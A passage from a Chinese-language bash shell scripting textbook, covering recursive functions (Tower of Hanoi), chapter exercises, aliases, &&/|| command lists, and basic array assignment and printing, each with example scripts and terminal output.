从脚本 function14.sh 的执行情况可以看出，dohanoi 函数是一个递归函数，它有四个参数$num、A、B 和 C。$num 由脚本执行者指定，表示圆盘数；A、B、C 分别表示三根针。dohanoi 函数的功能是把 A 上的$num 个圆盘移动到 C 上。当$num ==1 时，直接把 A 上的圆盘移至 C 上，输出 A→B。如$num!=1，则分为三步：递归调用 dohanoi 函数，把$num -1 个圆盘从 A 移到 B；输出 A→B；递归调用 dohanoi 函数，把$num -1 个圆盘从 B 移到 C。在递归调用的过程中，$num =$num -1，故 n 的值逐次递减，最后$num =1 时，终止递归，逐层返回。下面是脚本 function14.sh 的执行结果：

```
#例 13-14 中 function14.sh 脚本的执行结果
alloy@alloy:~/linuxshell/CH13$ ./function14.sh
Please input the num of disk:
4
move A ----> C
move A ----> B
move C ----> B
move A ----> C
move B ----> A
move B ----> C
move A ----> C
move A ----> B
move C ----> B
move C ----> A
move B ----> A
move C ----> B
move A ----> C
move A ----> B
move C ----> B
alloy@alloy:~/linuxshell/CH13$
```

通过脚本 function14.sh 的执行结果可以看出，对于一组圆盘，数量少时，只需移动很少的次数就能达到要求，但随着圆盘数量的增加，移动次数将成倍地增加，而移动策略将变得越来越复杂。递归相当于把较复杂的问题（如规模为 *n*）的求解推导比原问题简单一些的问题（规模小于 *n*）的求解。例如，上面的分析过程中，为求解 Hanio(n, A, B, C)，推导计算 Hanio(n - 1, A, C, B)。

13.7 本章小结

本章详细讨论了函数的各类用法，结合实例讲解了函数的定义和基础知识、函数的参数传递和函数返回值，重点分析了函数间的相互调用，以及函数递归调用的用法。函数参数传递时要注意运行时不要漏掉必要的参数，否则会出现代码错误。函数间的相互调用增加了 Linux Shell 编程的灵活性。虽然函数递归调用是本章的难点，但只要多思多想，就会明白函

数递归的原理。创建可用和可重用的脚本很有意义，可以使主脚本变短，结构更加清晰，所以，在以后的 Linux Shell 编程过程中，如果有需要，则尽量使用函数实现代码的可重用性。

13.8 上机提议

1．使用函数实现判断用户输入的内容是否都是字符，如果存在其他的非字符形式，用 echo 语句显示用户输入不正确，如果全是字符，则提示用户输入正确。（提示：可通过 awk 语言或正则表达式实现。）

2．使用函数实现当用户输入一个目录时，判断当前的目录是否存在，如果存在，则用 echo 语句提示当前的目录存在，如果不存在，则提示用户是否需要创建该目录，并通过 yes 或 no 回答，回答 yes 则创建一个目录，回答 no 则退出脚本。

3．使用函数实现输入 3 个整数，输出最大的那个数。

4．给出一个不多于 5 位数的正整数，用函数实现它是几位数，并按逆序显示其对应的每一个数字，如原数是 123，则逆序结果为 3 2 1。

5．写两个函数，分别求两个整数的最大公约数和最小公倍数，用另外一个函数调用这两个函数，并输出结果。（提示：通过取余运算和循环实现。）

6．使用函数实现如下图案的显示：

```
*
*   *   *
*   *   *   *   *
*   *   *   *   *   *   *
*   *   *   *   *
*   *   *
*
```

7．用递归函数实现计算 x^n，可以通过公式 $x^n=x*x^{n-1}$ 实现。

8．编写一个递归的函数实现将一个整数进行逆序显示，如 345，则显示为 543。

9．下列脚本的运行结果是什么？

```
#!/bin/bash

addem
{
    if [ $# -eq 0 ] || [ $# -gt 2 ]
    then
        echo -1
    elif [ $# -eq 1 ]
    then
        echo $[ $1 + $1 ]
    else
        echo $[ $1 + $2 ]
    fi
}

echo "Please input two num: "
read num1
```

```
read num2
value=addem $num1 $num2
echo $value
```

10. 下列脚本的运行结果是什么？

```
#!/bin/bash

func1
{
   local temp=$[ $value + 5 ]
   result=$[ $temp * 2 ]
}

temp=4
value=6

func1
echo "The result is $result"

if [ $temp -gt $value ]
then
   echo "temp is larger"
else
   echo "temp is smaller"
fi
```

第 14 章

别名、列表及数组

本章介绍别名、列表及数组这三部分相对独立的内容，别名可以对命令进行重新命名，bash Shell 提供的这种机制方便用户记忆长命令和定制自己熟悉的工作环境，本章对建立别名和删除别名的基本用法，以及别名的一些特殊属性进行了探讨。列表是一组命令以逻辑与、逻辑或的关系串在一起，可以灵活地实现脚本程序的逻辑控制，本章将介绍与列表、或列表两种结构。数组是任何一种编程语言中的重点，而 bash Shell 数组的用法又十分灵活，本章将详细讨论数组的赋值方法、基本操作、字符串处理等重要操作，还将介绍如何利用数组实现堆栈和二维数组等数据结构。

14.1 别名

Linux 系统命令与 DOS 系统命令存在很大的差别，因而，熟悉 DOS 命令的用户可能不太适应 Linux 系统命令。而且很多 Linux 命令需要带上冗长的选项和参数，频繁使用这些长命令极易造成用户使用上的不便。那么，如果有一种机制可以对 Linux 命令进行重新命名，或以简洁的名字表示命令及其冗长的选项和参数，将极大地方便用户使用 Linux 系统，并增加用户的工作效率。bash Shell 提供的别名（aliases）正是解决上述不足的一种方法。

bash Shell 的别名实际上是一种避免输入长命令的手段，是为长命令起一个新的名字作为其缩写。别名的命令关键字是 alias，命令的基本格式如下：

```
alias alias-name= 'original-command'
```

在上述格式中，alias 是指定别名命令的关键字，alias-name 是用户所指定的别名，original-command 是所起别名对应的命令及其参数，当 original-command 是以空格分隔的字符串时，就要将 original-command 用引号引起来。需要注意的是，等号两边是不能有空格的。

下面举一个简单的例子说明 alias 命令的用法：

```
#例 14-1：alias 命令的用法
alloy@alloy:~/linuxshell/CH14$ alias dir=ls          #将 dir 作为 ls 命令的别名
alloy@alloy:~/linuxshell/CH14$ dir                   #输入 dir 就能列出当前目录下的所有文件
alias.sh       andlist2.sh       array_eval2.sh    array_eval4.sh      array_print2.sh
combine_array.sh  matrix.sh  stack.sh
andlist1.sh    array_eval1.sh    array_eval3.sh    array_print1.sh    arrivedcity.sh
loopalias.sh      orlist.sh  string_array.sh

alloy@alloy:~/linuxshell/CH14$ alias cdglo='cd /home/alloy'
#cdglo 作为切换到 alloy 用户根目录命令的别名
alloy@alloy:~/linuxshell/CH14$ cdglo                 #执行 cdglo 命令
alloy@alloy:~$ pwd
/home/alloy                                          #当前目录是 alloy 用户的根目录
alloy@alloy:~$
```

上例中，首先将 dir 作为 ls 命令的别名。熟悉 DOS 系统的读者都知道，dir 是 DOS 系统中列出文件的命令，与 ls 命令的功能相同，我们将 dir 设置为 ls 的别名后，执行 dir 就相当于执行了 ls 命令，就能列出当前目录下的所有文件。然后，上例将 cdglo 作为 cd /home/alloy 命令的别名，用于切换到 alloy 用户根目录命令的别名，执行 cdglo 就将当前工作目录切换到 /home/alloy。注意：由于 cd /home/alloy 命令中 cd 和/home/alloy 用空格分隔，所以设置别名时需要用单引号将 cd /home/alloy 引起来。

正如将 dir 作为 ls 命令的别名一样，我们可以利用一系列的 alias 命令将 DOS 命令作为相应功能的 Linux 命令，并写入.bash_profile 或者.profile 文件，这样，系统一旦启动 Linux，就表现得像 DOS 系统一样，下面举一些等价命令以供读者参考：

```
alias dir=ls
alias copy=cp
alias ipconfig=ifconfig
```

```
alias md=mkdir
alias rd=rmdir
alias rename=mv
```

很多 Linux 用户经常将一些命令输错，比如，grep 命令容易写成 gerp 命令、mail 命令写成 mali 命令等，有了别名后，我们就可为一些容易输错的命令设置别名，如 alias gerp =grep，就是将 gerp 设置为 grep 的别名。

使用 alias 设置别名之后，如果要删除已经设置的别名，可以使用 unalias 命令，unalias 是一个内建命令，有如下两种格式：

```
unalias [-a][alias-name]
```

unalias 命令后面可以跟-a 参数或 alias-name，即别名，unalias –a 命令表示删除所有已设置的别名，而 unalias alias-name 表示仅将别名 alias-name 删除。例 14-2 说明了 unalias 命令：

```
#例 14-2: unalias 命令
alloy@alloy:~/linuxshell/CH14$ alias cdglo='cd /home/alloy'          #设置别名 cdglo
alloy@alloy:~/linuxshell/CH14$ alias copy=cp                        #设置别名 copy
alloy@alloy:~/linuxshell/CH14$ copy output outputnew
#copy 命令能将 output 文件复制成 outputnew 文件
alloy@alloy:~/linuxshell/CH14$ ls
#确实出现 outputnew 文件，说明 copy 命令生效
anaconda-ks.cfg  indirect.sh  install.log  install.log.syslog  output  outputnew
alloy@alloy:~/linuxshell/CH14$ unalias copy                         #将别名 copy 删除
alloy@alloy:~/linuxshell/CH14$ copy output outputnew
-bash: copy: command not found                          #再次执行 copy 命令时，提示命令找不到错误
alloy@alloy:~/linuxshell/CH14$ unalias -a                           #删除所有的别名
alloy@alloy:~/linuxshell/CH14$ cdglo
-bash: cdglo: command not found                                     #说明 cdglo 别名也被删除
alloy@alloy:~/linuxshell/CH14$
```

上例先设置两个别名 cdglo 和 copy，cdglo 仍然是将当前工作目录切换到 alloy 用户根目录，而 copy 是 cp 命令的别名，然后执行 copy 命令确实能执行 cp 命令的功能。利用 unalias copy 命令将别名 copy 删除，再次执行 copy 命令时，提示错误“命令找不到”，这说明 copy 别名已经被删除。最后，利用 unalias –a 命令删除所有已设置的别名，cdglo 别名当然被删除，因而调用 cdglo 命令时提示命令找不到错误。

例 14-1 和例 14-2 都是在命令行中执行 alias 或 unalias 命令的，下面我们举几个在脚本中使用 alias 和 unalias 命令的例子，新建名为 alias.sh 的脚本，内容如下：

```
#例 14-3: alias.sh 脚本演示在脚本中使用 alias 命令
#!/bin/bash

shopt -s expand_aliases                          #设置此选项后，脚本才可以使用别名功能

alias detail="ls -l"                             #双引号将命令引起，也可以为它建立别名
detail /root/in*                                 #别名后使用了通配符
echo
directory=/root/
prefix=in*
alias vardetail="ls -l $directory$prefix"        #引号内加入了变量
vardetail

echo "Deleting all aliases:"
unalias -a                                       #删除所有的别名
```

```
#测试是否成功删除别名
detail
vardetail
```

alias.sh 脚本首先用 shopt -s expand_aliases 命令打开 expand_aliases 选项，expand_aliases 选项表示别名可以被扩展，如果没有打开 expand_aliases 选项，那么即使使用 alias 命令建立别名也不可以执行这些别名，因此，若要在脚本中使用别名功能，必须在脚本中首先执行这条 shopt 命令。然后，alias.sh 脚本设置两个别名：detail 和 vardetail，detail 表示了 ls –l 命令，alias.sh 脚本在执行 detail 时使用了通配符（*）以测试别名是否支持通配符，而 vardetail 在赋值时引用了变量，以测试别名是否处理变量引用。最后，alias.sh 脚本使用 unalias 命令删除所有的别名，并重新执行 detail 和 vardetail，以测试删除别名是否成功。

alias.sh 脚本有一个细微的注意点：alias.sh 脚本在利用 alias 命令设置别名时，都是使用的双引号，双引号和单引号在处理空格时是等价的。因此，双引号也可以用于设置别名，但是，设置 vardetail 别名时，由于里面引用了变量，此时就只能使用双引号，因为单引号会把$符号解析为字面含义。下面我们给出 alias.sh 脚本的执行结果：

```
#例 14-3 alias.sh 脚本的执行结果
alloy@alloy:~/linuxshell/CH14$ chmod u+x alias.sh
alloy@alloy:~/linuxshell/CH14$ ./alias.sh
-rwxr--r--. 1 root root   177 11-24 13:53 /root/indirect.sh
-rw-r--r--. 1 root root 52037 11-06 20:06 /root/install.log
-rw-r--r--. 1 root root  5523 11-06 20:06 /root/install.log.syslog
#以上结果表明 alias.sh 脚本能够设置别名，且别名依然能使用通配符

-rwxr--r--. 1 root root   177 11-24 13:53 /root/indirect.sh
-rw-r--r--. 1 root root 52037 11-06 20:06 /root/install.log
-rw-r--r--. 1 root root  5523 11-06 20:06 /root/install.log.syslog
#以上结果表明 alias 命令能够引用变量
Deleting all aliases:
./alias.sh: line 14: detail: command not found          #删除别名成功
./alias.sh: line 15: vardetail: command not found
alloy@alloy:~/linuxshell/CH14$
```

例 14-3 中，alias.sh 脚本的执行结果表明 alias.sh 脚本在打开 expand_aliases 选项之后，能够使用 alias 和 unlias 命令，并且能够执行已设置的别名。而且 detail /root/in*命令也能够列出/root 目录下所有以 in 开头的文件，这表明别名能够解析通配符。vardetail 命令也同样列出/root 目录下所有以 in 开头的文件，这表明设置别名时能够引用变量。最后，alias.sh 脚本执行完 unalias 命令后，再次执行 detail 和 vardetail 命令时出现错误，这说明 unalias –a 已经删除了所有的别名。

要注意最后一个限制：alias 命令不能在诸如 if/then 结构、循环和函数等混合型结构中使用，我们用例 14-4 来证实这个观点。新建名为 loopalias.sh 的脚本，内容如下：

```
#例 14-4：loopalias.sh 脚本演示测试别名能否在 if/then、while 循环内使用
#!/bin/bash

shopt -s expand_aliases                    #开启 expand_aliases 选项

alias copy=cp                              #在循环体之外设置别名 copy
count=0                                    #建立计数器
```

```
while :                                          #while 循环，冒号表示永真
do
alias ipconfig=ifconfig                          #在循环体之内设置别名 ipconfig
 let count=count+1                               #计数器增加 1
 if [ $count -ge 2 ]                             #若 count 大于或等于 2，则进入 if/then 结构
 then
 echo "Using alias in if/then structure"
 ipconfig                                        #在 if/then 结构内执行别名 ipconfig
 break                                           #跳出 while 循环
 fi
echo "Using alias in while loop stucture"
copy output outputnew                            #在 while 循环内执行别名 copy
done
```

loopalias.sh 脚本开启 expand_aliases 选项以支持别名，在循环体外设置别名 copy，并建立计数器 count，然后进入 while 循环，在循环体内设置别名 ipconfig，并使计数器 count 增加 1，当计数器 count 大于等于 2 时，进入 if/then 结构，在 if/then 结构内执行别名 ipconfig，然后跳出永真的 while 循环；当计数器小于 2 时，在 while 循环内执行别名 copy。下面给出 loopalias.sh 脚本的执行结果：

```
#例 14-4 loopalias.sh 脚本的执行结果
alloy@alloy:~/linuxshell/CH14$ chmod u+x loopalias.sh
alloy@alloy:~/linuxshell/CH14$ ./loopalias.sh
Using alias in while loop structure
#第 1 次循环 count<1，执行别名 copy，Shell 未报错说明 copy 执行成功
Using alias in if/then structure
./loopalias.sh: line 17: ipconfig: command not found
#第 2 次循环在 if/then 结构内执行 ipconfig，Shell 报错，找不到 ipconfig 命令
alloy@alloy:~/linuxshell/CH14$ ls log*          #loggg1 已存在，说明 copy 命令已经执行成功
loggg  loggg1
alloy@alloy:~/linuxshell/CH14$
```

从例 14-4 中 loopalias.sh 脚本的执行结果可以看出，第 1 次循环 count<1，在 while 循环体内执行别名 copy，Shell 未报错，说明 copy 执行成功，由于别名 copy 是在 while 循环外设置的，这说明在 while 循环体内能够引用别名。第 2 次循环在 if/then 结构内执行 ipconfig，Shell 报错，找不到 ipconfig 命令，这证实了在混合型结构中不能使用 alias 命令。

由此总结出，如 if/then 结构、循环和函数等混合型结构不能使用 alias 命令设置别名，但是可以执行在混合型结构之外所设置的别名。

14.2 列表

列表由一串命令用与运算（&&）和或运算（||）连接而成，用与运算连接的列表称为与列表（and list），用或运算连接的列表称为或列表（or list）。

与列表的基本格式为：

```
命令 1 && 命令 2 && 命令 3 && … && 命令 n
```

上述格式的与列表从左至右依次执行命令，直到某命令返回 FALSE 时，与列表执行终止。

或列表的基本格式和与列表类似，仅将&&符号改为||符号，为：

```
命令 1 || 命令 2 || 命令 3 || … || 命令 n
```

或列表依然是从左至右依次执行命令，但是，它是当某命令返回 TRUE 时，或列表执行终止。以上所提及的 TRUE 和 FALSE 是由返回的退出状态来决定的，若退出状态为 0，则为 TRUE，否则为 FALSE。

下面首先用例 14-5 和例 14-6 来说明与列表，新建名为 andlist1.sh 的脚本，内容如下：

```
#例 14-5：andlist1.sh 脚本演示与列表的基本用法
#!/bin/bash

#if 条件是一个与列表
if [ -n "$1" ] && echo "The 1st argument=$1" && [ -n "$2" ] && echo "The 2nd argument=$2"
then
  #只有与列表命令都执行完，才执行下面的命令
  echo "At least TWO arguments are passed to this script."
else
 echo "Less than TWO arguments are passed to this script."
fi
exit 0
```

andlist1.sh 脚本用一个 if/then 结构判断该脚本是否带了两个以上的参数，if 条件用一个与列表表示，若$1 非空，才执行 echo "The 1st argument=$1"命令，否则与列表立即结束，当$1 非空时，判断$2 是否为空，若非空，才执行 echo "The 2nd argument=$2"命令，此时，与列表命令全部执行完毕，返回 TRUE 值，if/then 结构才执行 then 语句段的命令。下面分别给出 andlist1.sh 脚本带 1 个参数和 2 个参数时的执行结果：

```
#例 14-5 andlist1.sh 脚本的执行结果
alloy@alloy:~/linuxshell/CH14$ chmod u+x andlist1.sh
alloy@alloy:~/linuxshell/CH14$ ./andlist1.sh CAI                    #带 1 个输入参数
The 1st argument=CAI
Less than TWO arguments are passed to this script.
alloy@alloy:~/linuxshell/CH14$ ./andlist1.sh CAI WU                 #带 2 个输入参数
The 1st argument=CAI
The 2nd argument=WU
At least TWO arguments are passed to this script.
alloy@alloy:~/linuxshell/CH14$
```

由上面 andlist1.sh 脚本的执行结果可以看出，当 andlist1.sh 带有 1 个输入参数时，输出 else 语句段的内容，当 andlist1.sh 带有 2 个输入参数时，输出 then 语句段的内容。我们将 andlist1.sh 脚本稍做变化，判断脚本的输入参数的个数是否等于某变量，变化后的脚本名为 andlist2.sh，内容如下：

```
#例 14-6：andlist2.sh 脚本演示与列表的基本用法
#!/bin/bash

MAXARGS=3                                   #输入参数的个数
ERROR=68                                    #输入参数不等于 MAXARGS 时的返回状态码

test $# -ne $MAXARGS && echo "Usage: `basename $0` $MAXARGS arguments" && exit $ERROR
#上面与列表未全部执行完毕时，才执行下面的命令
echo "Correct arguments are passed to this script."
exit 0
```

andlist2.sh 脚本首先定义两个变量，MAXARGS 表示输入参数的个数，ERROR 表示输入参数不等于 MAXARGS 时的返回状态码。test 命令用于测试与列表命令，当输入参数不等于 MAXARGS 时，与列表中的三个命令都返回 TRUE，而且与列表最后一个命令是 exit 命令，因此，此时 andlist2.sh 脚本以 68 状态码退出。当输入参数等于 MAXARGS 时，与列表执行

完第 1 条命令就退出，后两条命令将不被执行，此时 andlist2.sh 脚本方能执行 test 命令下面的 echo 命令，并以 0 状态码退出。下面给出 andlist2.sh 脚本的执行结果：

```
#例 14-6 andlist2.sh 脚本的执行结果
alloy@alloy:~/linuxshell/CH14$ chmod u+x andlist2.sh
alloy@alloy:~/linuxshell/CH14$ ./andlist2.sh CAI
Usage: andlist2.sh 3 arguments
alloy@alloy:~/linuxshell/CH14$ echo $?
68
alloy@alloy:~/linuxshell/CH14$ ./andlist2.sh CAI WU TANG
Correct arguments are passed to this script.
alloy@alloy:~/linuxshell/CH14$ echo $?
0
alloy@alloy:~/linuxshell/CH14$
```

由上面 andlist2.sh 脚本的执行结果可以看出，当 andlist2.sh 带有 1 个输入参数时，脚本退出状态码是 68，当 andlist2.sh 带有 3 个输入参数时，脚本退出状态码是 0。

或列表和与列表十分类似，只是或列表是遇到 TRUE 返回值时结束，例 14-7 利用或列表实现和 andlist2.sh 脚本一样的功能，脚本名为 orlist.sh，内容如下：

```
#例 14-7：orlist.sh 脚本演示利用或列表实现对输入参数的个数判断
#!/bin/bash

MAXARGS=3
ERROR=68
#与 andlis2.sh 脚本相比，仅修改了 test 语句
test $# -eq $MAXARGS  || (echo "Usage: `basename $0` $MAXARGS arguments" && false) ||
exit $ERROR
    echo "Correct arguments are passed to this script."
    exit 0
```

orlist.sh 脚本对 test 语句做了修改，由于 echo 命令总是返回 TRUE，因此，我们将 echo 命令和 false 进行与运算，从而返回 FALSE 值，而且位置参数$#与 MAXARGS 之间改为等于判断符。当 orlist.sh 脚本未带 3 个输入参数时，或列表前面两个命令都为 FALSE，执行 exit 以 68 状态码退出；当 orlist.sh 脚本带 3 个输入参数时，或列表第一个命令就为 TRUE，或列表立即结束，并执行 test 命令下面的 echo 命令，并以 0 状态码退出。下面给出 orlist.sh 脚本的执行结果：

```
#例 14-7 orlist.sh 脚本的执行结果
alloy@alloy:~/linuxshell/CH14$ chmod u+x orlist.sh
alloy@alloy:~/linuxshell/CH14$ ./orlist.sh CAI
Usage: orlist.sh 3 arguments
alloy@alloy:~/linuxshell/CH14$ echo $?
68
alloy@alloy:~/linuxshell/CH14$  ./orlist.sh CAI WU TANG
Correct arguments are passed to this script.
alloy@alloy:~/linuxshell/CH14$ echo $?
0
alloy@alloy:~/linuxshell/CH14$
```

由上述结果可以看出，orlist.sh 脚本和 andlish2.sh 脚本的执行结果完全一致。同时，orlist.sh 脚本中的 test 命令实际上是或列表和与列表的嵌套，圆括号中是一个包含两个命令的与列表，这说明 Shell 支持与或列表的嵌套，在使用与或列表嵌套时需要利用圆括号区分逻辑运算的优先级。

14.3 数组

无论是哪种高级程序设计语言（如 C、C++、Java 等），数组都是其中的一项重要议题，Shell 也可以定义数组。本节旨在讲述数组的基本用法，数组与函数如何结合使用，并介绍使用数组实现队列、堆栈等线性数据结构的方法。

14.3.1 数组的基本用法

数组（Array）是一个由若干同类型变量组成的集合，引用这些变量时可用同一名字。数组均由连续的存储单元组成，最低地址对应于数组的第一个元素，最高地址对应于最后一个元素。

很多高级程序设计语言中的数组可以是一维的，也可以是多维的，然而，bash Shell 只支持一维数组，数组从 0 开始标号，以 array[x]表示数组元素，那么，array[0]就表示 array 数组的第 1 个元素、array[1]表示 array 数组的第 2 个元素、array[x]表示 array 数组的第 x+1 个元素。bash Shell 所支持的最大数组标号是 599147937791，这是一个非常大的数字，用户完全可以定义足够长的数组。bash Shell 取得数组值（即引用一个数组元素）的命令格式如下：

```
${array[x]}                                    #引用 array 数组标号为 x 的值
```

注意：上述格式中，$符号后面的花括号必不可少。下面编写一个脚本来看一看数组是如何赋值的，新建名为 array_eval1.sh 的脚本，内容如下：

```
#例 14-8：array_eval1.sh 脚本演示数组赋值的方法
#!/bin/bash

#下面对 city 数组赋值
city[0]=Nanjing
city[1]=Beijing                                #以上对第 1 个和第 2 个数组元素赋值
city[9]=Melbourne                              #对第 10 个数组元素赋值，Shell 允许数组空缺元素
city[15]=NewYork                               #对第 16 个数组元素赋值

#以下输出 city 数组的值
echo "city[0]=${city[0]}"
echo "city[1]=${city[1]}"
echo "city[9]=${city[9]}"
echo "city[15]=${city[15]}"
echo "city[2]=${city[2]}"                      #打印未初始化数组的值
echo "city[10]=${city[10]}"
```

array_eval1.sh 脚本新建 city 数组，并对其中的元素赋值。对 city 数组的第 1 个和第 2 个数组元素赋值之后，我们直接对 city 数组的第 10 个数组元素赋值，再次对 city 数组的第 16 个数组元素赋值，然后打印 city 数组的值。下面给出 array_eval1.sh 脚本的执行结果：

```
#例 14-8 array_eval1.sh 脚本的执行结果
alloy@alloy:~/linuxshell/CH14$ chmod u+x array_eval1.sh
alloy@alloy:~/linuxshell/CH14$ ./array_eval1.sh
city[0]=Nanjing
city[1]=Beijing
city[9]=Melbourne
```

```
city[15]=NewYork
city[2]=
city[10]=
alloy@alloy:~/linuxshell/CH14$
```

city 数组的第 1 个、第 2 个、第 10 个和第 16 个元素确实已经保存了我们所赋给它的值，这说明在 Shell 脚本中，允许数组空缺元素，即可以不连续地给数组赋值，数组的部分元素是没有被初始化的。city[2]和 city[10]两个元素是未被初始化的，其值为空。

array_eval1.sh 脚本演示了数组最基本的赋值方法，我们还可以用圆括号将一组值赋给数组，下面的例 14-9 中 array_eval2.sh 脚本演示了这种赋值方法，脚本内容如下：

```
#例 14-9: array_eval2.sh 脚本演示用圆括号对数组赋值的方法
#!/bin/bash

#用圆括号将一组值赋给 city 数组
city=(Nanjing Beijing Melbourne NewYork)

#输出标号从 0 到 5 的 city 数组值
echo "city[0]=${city[0]}"
echo "city[1]=${city[1]}"
echo "city[2]=${city[2]}"
echo "city[3]=${city[3]}"
echo "city[4]=${city[4]}"
echo "city[5]=${city[5]}"
```

array_eval2.sh 脚本用圆括号结构将 Nanjing、Beijing、Melbourne 和 NewYork 四个城市名赋给 city 数组，该四个城市名之间用空格相分隔，然后，打印出 city[0]～city[5]的值，下面给出 array_eval2.sh 脚本的执行结果：

```
#例 14-9 array_eval2.sh 脚本的执行结果
alloy@alloy:~/linuxshell/CH14$ chmod u+x array_eval2.sh
alloy@alloy:~/linuxshell/CH14$ ./array_eval2.sh
city[0]=Nanjing
city[1]=Beijing
city[2]=Melbourne
city[3]=NewYork                    #赋给 city 数组的值存储在标号从 0 到 3 的元素内
city[4]=                           #标号从 4 开始的 city 数组元素未被初始化
city[5]=
alloy@alloy:~/linuxshell/CH14$
```

从 array_eval2.sh 脚本的执行结果可以看出，city 数组标号从 0 到 3 的元素依次保存了圆括号内的四个城市名，city 数组从标号 4 开始的元素未被初始化。这说明用圆括号结构对数组赋值时，在默认情况下，从数组第 0 个元素开始赋值，将圆括号内以空格为分隔符，依次赋给数组元素。

那么使用圆括号结构是否可以从其他元素开始给数组赋值呢？请看 array_eval3.sh 脚本所示的赋值方法，array_eval3.sh 脚本的内容如下：

```
#例 14-10: array_eval3.sh 脚本演示用圆括号对数组赋值的用法
#!/bin/bash

#[10]指定 city 数组标号为 10 的元素的值
city=(Nanjing [10]=Atlanta Massachusetts Marseilles)

echo "city[0]=${city[0]}"
```

```
echo "city[1]=${city[1]}"
echo "city[10]=${city[10]}"
echo "city[11]=${city[11]}"
echo "city[12]=${city[12]}"
echo "city[13]=${city[13]}"
```

array_eval3.sh 脚本利用圆括号结构将四个城市名赋给 city 数组，与 array_eval2.sh 脚本不同的是，它在第 2 个城市名前利用[10]指定将该字符串赋给 city 数组的标号为 10 的元素，然后将第 3 和 4 个城市名 Massachusetts 和 Marseilles 赋给 city 数组，那么，Massachusetts 和 Marseilles 到底赋给了 city 数组的哪些元素呢？请看下面给出的 array_eval3.sh 脚本的执行结果：

```
#例 14-10 array_eval3.sh 脚本的执行结果
alloy@alloy:~/linuxshell/CH14$ chmod u+x array_eval3.sh
alloy@alloy:~/linuxshell/CH14$ ./array_eval3.sh
city[0]=Nanjing
city[1]=
city[10]=Atlanta
city[11]=Massachusetts                    #city[11]和 city[12]元素已被赋值
city[12]=Marseilles
city[13]=
alloy@alloy:~/linuxshell/CH14$
```

从 array_eval3.sh 脚本的执行结果可以看出，city[10]的值是圆括号内指定的 Atlanta 字符串，而在 Atlanta 字符串之后出现的两个字符串被依次赋给 city[10]之后的 city[11]和 city[12]。因此，圆括号结构对数组赋值可以指定所赋元素的标号，并以此标号为起点继续下面的赋值。

既然圆括号内允许对数组指定元素进行赋值，那么我们完全可以按照任意顺序指定任意元素对数组赋值，array_eval4.sh 脚本给出了这样一个例子，array_eval4.sh 脚本的内容如下：

```
#例 14-11：array_eval4.sh 脚本演示用圆括号对数组赋值的方法
#!/bin/bash

#以任意顺序指定位置为数组赋值
city=([2]=Nanjing [10]=Atlanta [1]=Massachusetts [5]=Marseilles)

echo "city[1]=${city[1]}"
echo "city[2]=${city[2]}"
echo "city[5]=${city[5]}"
echo "city[10]=${city[10]}"
```

array_eval4.sh 脚本以任意顺序将四个城市名赋给 city 数组的四个指定元素，如[5]=Marseilles 表示将 Marseilles 赋给 city 数组标号为 5 的元素。注意，赋值号“=”两边都不能有空格。下面给出 array_eval4.sh 脚本的执行结果：

```
#例 14-11 array_eval4.sh 脚本的执行结果
alloy@alloy:~/linuxshell/CH14$ chmod u+x array_eval4.sh
alloy@alloy:~/linuxshell/CH14$ ./array_eval4.sh
city[1]=Massachusetts
city[2]=Nanjing
city[5]=Marseilles
city[10]=Atlanta
alloy@alloy:~/linuxshell/CH14$
```

从 array_eval4.sh 脚本的执行结果可以看出，city 数组的 1、2、5、10 元素赋为圆括号中的字符串。array_eval1.sh～array_eval4.sh 四个脚本给出了数组赋值的基本用法，下面再介绍

数组的几个例子。

bash Shell 默认将变量看作是只有一个元素的数组，而且@和*符号都可用来表示数组的元素，请看下面的一组命令及其执行结果：

```
alloy@alloy:~/linuxshell/CH14$ onearray=WebAPIs                    #定义一个变量
alloy@alloy:~/linuxshell/CH14$ echo ${onearray[@]}
WebAPIs
alloy@alloy:~/linuxshell/CH14$ echo ${onearray[*]}
WebAPIs
alloy@alloy:~/linuxshell/CH14$ echo ${onearray[0]}
WebAPIs
alloy@alloy:~/linuxshell/CH14$ echo ${#onearray[1]}                #onearray[1]未被赋值
0
alloy@alloy:~/linuxshell/CH14$ echo ${#onearray[*]}                #输出 onearray 数组的长度
1
alloy@alloy:~/linuxshell/CH14$
```

定义变量 onearray，然后打印 onearray[@]、onearray[*]、onearray[0]和 onearray[1]的值，最后输出 onearray 数组的长度。可以看出，onearray[@]、onearray[*]和 onearray[0]为 onearray 变量的值——WebAPIs，而 onearray[1]=0，这说明 onearray[1]未被赋值，而且 onearray 数组的长度是 1。

上例的@和*符号很特殊，到底如何理解这两个特殊的符号呢？回忆第 6 章讲述位置参数时，曾经介绍了几个特殊的位置参数，其中$@和$*都表示传递到脚本的所有参数，在数组中@和*符号与位置参数类似，表示“全部”，即 array[@]和 array[*]都表示 array 数组的所有元素。@和*符号最常见的应用是打印数组的所有元素，下面结合例子来说明数组的打印，新建名为 array_print1.sh 的脚本，内容如下：

```
#例 14-12: array_print1.sh 脚本演示利用@或*符号打印数组的所有元素
#!/bin/bash

city=(Nanjing Beijing Melbourne NewYork)          #数组赋值

for i in ${city[@]}                               #也可将@替换为*
do
echo $i
done
```

array_print1.sh 脚本依次对 city 数组的 0 号到 3 号元素进行赋值，然后利用 for 循环和@符号打印出数组的所有元素，下面给出 array_print1.sh 脚本的执行结果：

```
#例 14-12 array_print1.sh 脚本的执行结果
alloy@alloy:~/linuxshell/CH14$ chmod u+x array_print1.sh
alloy@alloy:~/linuxshell/CH14$ ./array_print1.sh
Nanjing
Beijing
Melbourne
NewYork
```

从例 14-12 中 array_ print1.sh 脚本的执行结果可以看出，city 数组的四个元素被依次打印出来。array_print1.sh 脚本中 for 循环具有普遍意义，该种格式是遍历数组所有元素的通用格式，for 循环中@符号替换成*符号同样可以遍历数组的所有元素。

数组赋值可以不是连续的，那么如果一个数组不连续地赋值，利用 for 循环和@符号（或

*符号）是不是会打印出数组未赋值的元素呢？请看 array_ print2.sh 脚本，内容如下：

```
#例 14-13: array_ print2.sh 脚本演示当数组不连续赋值时，@和*符号的输出结果
#!/bin/bash

city[1]="Hong Kong"                          #用引号赋包含空格的字符串
city[100]=Massachusetts
city[101]="New York"
city[10000]=Atlanta

for i in "${city[@]}"                        #需要用引号将${city[@]}引起
do
echo $i
done
```

array_ print2.sh 脚本首先对 city 数组进行不连续赋值，分别对 city 数组的 1 号、100 号、101 号和 10000 号元素赋值，其中 city[1]和 city[101]的值包含空格，因而，赋值时需用引号将所赋字符串引起来，然后，同样利用 for 循环和@输出 city 数组的所有元素，由于 city 数组元素中包含了空格，因此，需要用引号将${city[@]}引起来。下面给出 array_print2.sh 脚本的执行结果：

